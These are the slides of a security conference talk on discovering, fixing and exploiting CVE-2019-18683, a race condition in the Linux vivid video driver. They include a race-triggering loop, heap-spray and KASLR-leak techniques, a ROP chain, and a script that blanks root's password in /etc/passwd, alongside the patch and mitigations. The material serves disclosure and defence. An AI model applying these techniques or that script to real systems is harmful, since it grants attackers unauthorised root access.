Exploiting a Linux Kernel Vulnerability in the V4L2 Subsystem

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About Me

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Agenda

- CVE-2019-18683 overview
- Bugs and fixes
- Exploitation on x86_64
  - Hitting the race condition
  - Control flow hijack for V4L2 subsystem
  - Bypassing SMEP, SMAP, and kthread context restrictions
  - Privilege escalation payload
- Exploit demo on Ubuntu Server 18.04
- Possible exploit mitigation

CVE-2019-18683 Overview

- LPE in the Linux kernel
- Bug type: race condition
- Refers to **3** similar bugs in the vivid driver of the V4L2 subsystem
- Several major distros ship vivid as a kernel module (CONFIG_VIDEO_VIVID=m)

About V4L2

- Stands for Video for Linux version 2
- A collection of drivers and an API for supporting video capture
- The vulnerable driver
  - at drivers/media/platform/vivid
  - emulates hardware of various types for V4L2:
    - video capture and output
    - radio receivers and transmitters
    - software-defined radio receivers, etc
  - is used as a test input for application development without requiring special hardware

Attack Surface

- On Ubuntu the vivid devices are available to the normal user
- Ubuntu applies RW ACL when the user is logged in
- (Un)fortunately, I don't know how to autoload the vulnerable driver
- That's why I did full disclosure

Timeline (1)

- August 25, 2014 – Bugs are introduced
- September 5, 2019 – My custom syzkaller gets a crash
- September 13, 2019 – I start the investigation
- November 1, 2019
  - My PoC exploit and fixing patch are ready
  - I send the crasher and patch to security@kernel.org
  - Review starts

Timeline (2)

- November 2, 2019
  - I prepare v2 and v3 of the patch
  - Linus Torvalds allows to do full disclosure
  - Full disclosure
- November 4, 2019
  - Linus finds a mistake in v3 of the patch
  - I send v4 to the LKML
  - CVE-2019-18683 is allocated
- November 8, 2019 – the fixing patch is merged to the mainline
- November 27, 2019 – the fixing patch is taken to the stable trees

Bugs

- I used the syzkaller fuzzer with custom modifications
- KASAN detected use-after-free on linked list manipulations in vid_cap_buf_queue()
- I've found the same incorrect approach to locking used in
  - vivid_stop_generating_vid_cap()
  - vivid_stop_generating_vid_out()
  - sdr_cap_stop_streaming()


A Puzzle for Clever Developers

- vivid_dev.mutex is locked on closing /dev/video0
- Need to finish the streaming kthread
- But vivid_dev.mutex is used in the streaming loop in that kthread
- How to stop streaming without a deadlock?

Wrong Answer

Unlock the mutex a little while to let kthread finish:

```
/* shutdown control thread */
vivid_grab_controls(dev, false);
mutex_unlock(&dev->mutex);
kthread_stop(dev->kthread_vid_cap);
dev->kthread_vid_cap = NULL;
mutex_lock(&dev->mutex);
```



Pic sources: https://pixabay.com/photos/sheep-graze-gate-fence-meadow-4461377/

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





Pic sources: https://pixabay.com/photos/sheep-graze-gate-fence-meadow-4461377/ http://mainfun.ru/news/2018-05-23-64172

Bad ~~Luck~~ Lock

- Unlocking vivid_dev.mutex on streaming stop is BAD idea
- Another vb2_fop_read() can lock it instead of the kthread
- vb2_fop_read() manipulates the buffer queue
- That is not expected by V4L2 subsystem :/

My Fix for CVE-2019-18683

Part 1: Avoid unlocking the mutex on streaming stop:

```
    /* shutdown control thread */
    vivid_grab_controls(dev, false);
-   mutex_unlock(&dev->mutex);
    kthread_stop(dev->kthread_vid_cap)
    dev->kthread_vid_cap = NULL;
-   mutex_lock(&dev->mutex);
```

Part 2: Use mutex_trylock() and sleep in the kthread loop:

```
    for (;;) {
        try_to_freeze();
        if (kthread_should_stop())
            break;
-       mutex_lock(&dev->mutex);
+       if (!mutex_trylock(&dev->mutex)) {
+           schedule_timeout_uninterruptible(1);
+           continue;
+       }
        ...
    }
```

NOW ABOUT EXPLOITATION, STEP BY STEP

Step 1. Winning the Race

I run this in several pthreads:

```
#define err_exit(msg) do { perror(msg); exit(EXIT_FAILURE); } while (0)
for (loop = 0; loop < LOOP_N; loop++) {
    int fd = 0;
    fd = open("/dev/video0", O_RDWR);
    if (fd < 0)
        err_exit("[-] open /dev/video0");
    read(fd, buf, 0xfffded);
    close(fd);
}
```


Deceived V4L2 subsystem

1. Reading wins the race during closing of /dev/video0
2. Unexpected vb2_buffer is added to the vb2_queue
3. vb2_core_queue_release() frees buffers in vb2_queue after streaming stop
4. The driver is not aware and holds the reference to vb2_buffer
5. Use-after-free access when streaming is started again:

```
==================================================================
BUG: KASAN: use-after-free in vid_cap_buf_queue+0x188/0x1c0
Write of size 8 at addr ffff8880798223a0 by task v4l2-crasher/300
...
The buggy address belongs to the object at ffff888079822000
which belongs to the cache kmalloc-1k of size 1024
```

Step 2. Overwriting vb2_buffer

First idea: apply setxattr()+userfaultfd() technique (Vitaly Nikolenko) to exploit use-after-free



But Not So Easy

- Vulnerable vb2_buffer is not the last one freed by __vb2_queue_free()
- Next kmalloc() doesn't return the needed pointer
- So having only one allocation is not enough for overwriting
- I really need to spray
- Spraying with Vitaly's technique is not easy:


> Process calling setxattr() hangs until the userfaultfd() page fault handler calls UFFDIO_COPY ioctl

Overwriting vb2_buffer: Brute-Force Solution

- I create a pool of spraying pthreads (dozens of them)
- Each pthread calls setxattr() powered by userfaultfd() and hangs
- Pthreads are distributed among CPUs using sched_setaffinity()
- So spray covers all slab caches (they are per-CPU)
- After my heap spray succeeds, vb2_buffer is overwritten
- That vb2_buffer is processed by V4L2 after next streaming start

Step 3. Control Flow Hijack for V4L2 Subsystem

I found a promising function pointer vb2_buffer.vb2_queue->mem_ops->vaddr



Unexpected Troubles: Kthread Context (1)

1. I disabled SMAP, SMEP, KPTI
2. I made vb2_buffer.vb2_queue point to the mmap'ed memory area
3. Dereferencing that pointer gave: "unable to handle page fault"

What is the reason?

That pointer is dereferenced in the kernel thread context.
Userspace is **not** mapped there. Ouch!

Unexpected Troubles: Kthread Context (2)

Why is userspace absence bad?

Constructing the payload becomes a trouble:
I need to place vb2_queue and vb2_mem_ops structures
at some known kernel memory addresses

A Clue

- I dropped my kernel code changes for deeper fuzzing
- I saw that my exploit hit a V4L2 warning before use-after-free
- Kernel warning contains a lot of interesting info
- Kernel log is available to regular users on Ubuntu Server
- Is it useful for exploitation?

V4L2 Warning Example

```
[   58.168779] WARNING: CPU: 1 PID: 1511 at /build/linux-xWiSio/linux-4.15.0/drivers/media/
v4l2-core/videobuf2-core.c:1686 __vb2_queue_cancel+0x18a/0x1f0 [videobuf2_core]
...
[   58.186270] CPU: 1 PID: 15 Comm: v4l2-pwn Not tainted 4.15.0-76-generic #86-Ubuntu
[   58.187698] Hardware name: QEMU Standard PC (Q35 + ICH9, 2009), BIOS ?-20190727_073836-
buildvm-ppc64le-16.ppc.fedoraproject.org-3.fc31 04/01/2014
[   58.190348] RIP: 0010:__vb2_queue_cancel+0x18a/0x1f0 [videobuf2_core]
[   58.191562] RSP: 0018:ffffa6fdc08b7d60 EFLAGS: 00010286
[   58.192606] RAX: 0000000000000024 RBX: ffff9014fb4bc9c8 RCX: 0000000000000000
[   58.193974] RDX: 0000000000000000 RSI: ffff9014ffc96498 RDI: ffff9014ffc96498
[   58.195260] RBP: ffffa6fdc08b7d80 R08: 00000000000002cf R09: 0000000000000007
[   58.196427] R10: ffffa6fdc08b7ce0 R11: ffffffff89d5b80d R12: ffff9014f8913800
[   58.197589] R13: ffff9014fb4bc9c8 R14: ffff9014fb4b8390 R15: ffff9014f6a51000
[   58.198736] FS:  00007f9371e19700(0000) GS:ffff9014ffc80000(0000) knlGS:0000000000000000
[   58.200046] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[   58.200978] CR2: 00007fe3c86018a0 CR3: 0000000077f18001 CR4: 0000000000360ee0
[   58.202136] Call Trace:
[   58.202574]  vb2_core_streamoff+0x28/0x90 [videobuf2_core]
[   58.203469]  __vb2_cleanup_fileio+0x22/0x80 [videobuf2_core]
[   58.204385]  vb2_core_queue_release+0x18/0x50 [videobuf2_core]
...
```

Great Present

- Can I use any info from the kernel warning to place my payload?
- I decided to ask my friend Andrey Konovalov aka xairy

He presented me with a cool idea

Put the payload on the **kernel stack** and hold it there using userfaultfd(), similarly to Vitaly's heap spray

- Let me call it **xairy's method** to credit my friend

Insight

- I can get the kernel stack location by parsing the V4L2 warning
- And then anticipate the future address of the exploit payload!
- That was the most pleasant moment of the research
- The kind of moment that makes everything else worth it :)
- So I created the Exploit Orchestra to hijack the control flow

V4L2 Warning: Useful Info

```
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v4l2-core/videobuf2-core.c:1686 __vb2_queue_cancel+0x18a/0x1f0 [videobuf2_core]
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[   58.197589] R13: ffff9014fb4bc9c8 R14: ffff9014fb4b8390 R15: ffff9014f6a51000
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[   58.204385]  vb2_core_queue_release+0x18/0x50 [videobuf2_core]
...
```

My Exploit Orchestra

- It consists of 50 pthreads in 5 different roles:
  - 2 racers
  - 44 sprayers, which hang on setxattr() powered by userfaultfd()
  - 2 pthreads for userfaultfd() page fault handling
  - 1 pthread for parsing /dev/kmsg and adapting the payload
  - 1 fatality pthread, which triggers privilege escalation
- Pthreads with different roles synchronize on different set of pthread_barriers

My Exploit Orchestra

Pic source: https://singletothemax.files.wordpress.com/2011/02/symphony_099_cropped1.jpg

Exploit Orchestra at Work (1)

1. barrier_prepare (for 47 pthreads)
   - 44 sprayers:
     - create files in tmpfs for doing setxattr() later
     - wait on barrier
   - kmsg parser:
     - open /dev/kmsg
     - wait on barrier
   - 2 racers: wait on barrier
2. barrier_race (for 2 pthreads)
   - 2 racers:
     - usleep() to let other pthreads go to their next barrier
     - wait on barrier
     - race together

Exploit Orchestra at Work (2)

3. barrier_parse (for 3 pthreads)
   - 2 racers: wait on barrier
   - kmsg parser:
     - wait on barrier
     - parse the kernel warning to extract RSP and R11 (contains a pointer to code)
     - calculate the address of the kernel stack top and the KASLR offset
     - adapt the pointers in the payloads for kernel heap and stack
4. barrier_kstack (for 3 pthreads)
   - kmsg parser: wait on barrier
   - 2 racers:
     - wait on barrier
     - place the kernel stack payload via adjtimex() and hang

Exploit Orchestra at Work (3)

5. barrier_spray (for 45 pthreads)
   - page fault hander #2:
     - catch 2 page faults from adjtimex() called by racers
     - wait on barrier
   - 44 sprayers:
     - wait on barrier
     - place the kernel heap payload via setxattr() and hang
6. barrier_fatality (for 2 pthreads)
   - page fault hander #1:
     - catch 44 page faults from setxattr() called by sprayers
     - wait on barrier
   - fatality pthread:
     - wait on barrier
     - trigger the payload for privilege escalation
     - the end!

My Exploit Orchestra

Bypassed SMEP, SMAP, kthread context restrictions, and KASLR on Ubuntu Server 18.04


Valery Gergiev, a famous Russian orchestra conductor

Pic source: https://sxodim.com/almaty/event/eksklyuzivnyj-pokaz-filma-gergiev-osoboe-bezumie/

Anatomy of the Exploit Payload

- The exploit payload is created in two locations:
  - in kernel heap by sprayer pthreads using setxattr() syscall
  - in kernel stack by racer pthreads using adjtimex() syscall
  - both powered by userfaultfd()
- The exploit payload consists of three parts:
  - vb2_buffer in kernel heap
  - vb2_queue in kernel stack
  - vb2_mem_ops in kernel stack

Anatomy of the Exploit Payload: A Diagram



Final Step: ROP'n'JOP

- Control flow is hijacked in void *(*vaddr)(void *buf_priv)
- The argument (in RDI) is under control
- I've found an excellent stack pivoting gadget: PUSH RDI; POP RSP; RET
- The payload is executed from the kthread context
- The ROP/JOP chain calls run_cmd() from kernel/reboot.c as root:

```
*rop++ = ROP__POP_R15__RET + kaslr_offset;
*rop++ = ADDR_RUN_CMD + kaslr_offset;
*rop++ = ROP__POP_RDI__RET + kaslr_offset;
*rop++ = (unsigned long)(kstack - TIMEX_STACK_OFFSET + CMD_OFFSET);
*rop++ = ROP__JMP_R15 + kaslr_offset;
*rop++ = ROP__POP_R15__RET + kaslr_offset;
*rop++ = ADDR_DO_TASK_DEAD + kaslr_offset;
*rop++ = ROP__JMP_R15 + kaslr_offset;
```

Privilege Escalation

- run_cmd() executes "/bin/sh /home/a13x/pwn" with root privileges
- That script rewrites /etc/passwd to log in as root without password:

```
#!/bin/sh
# drop root password
sed -i '1s/.*/root::0:0:root:\/root:\/bin\/bash/' /etc/passwd
```

System "Fixating"

- Finally jump to __noreturn do_task_dead() from kernel/exit.c
- I do it for so-called system fixating
- If this kthread is not stopped, it provokes unnecessary kernel crashes

Demo Time


Offensive Security Conference
February 14-15 2020 // Berlin
CVE-2019-18683: Local Privilege Escalation Demo

Possible Exploit Mitigation

- Against userfaultfd() abuse –
  set /proc/sys/vm/unprivileged_userfaultfd to 0
- Against infoleak via kernel log –
  set kernel.dmesg_restrict sysctl to 1

  N.B. Ubuntu users from adm group can read /var/log/syslog anyway
- Against anticipating stack payload location –
  PAX_RANDKSTACK from grsecurity/PaX patch
- Against my ROP/JOP chain –
  PAX_RAP from grsecurity/PaX patch
- Against use-after-free (hopefully in future) –
  ARM Memory Tagging Extension (MTE) support for kernel

Conclusion

- Investigating and fixing CVE-2019-18683,
  developing the PoC exploit,
  and preparing this talk
  was a **big deal** for me

- I hope you enjoyed it!

- I will publish a large and detailed write-up very soon

Thanks! Questions?

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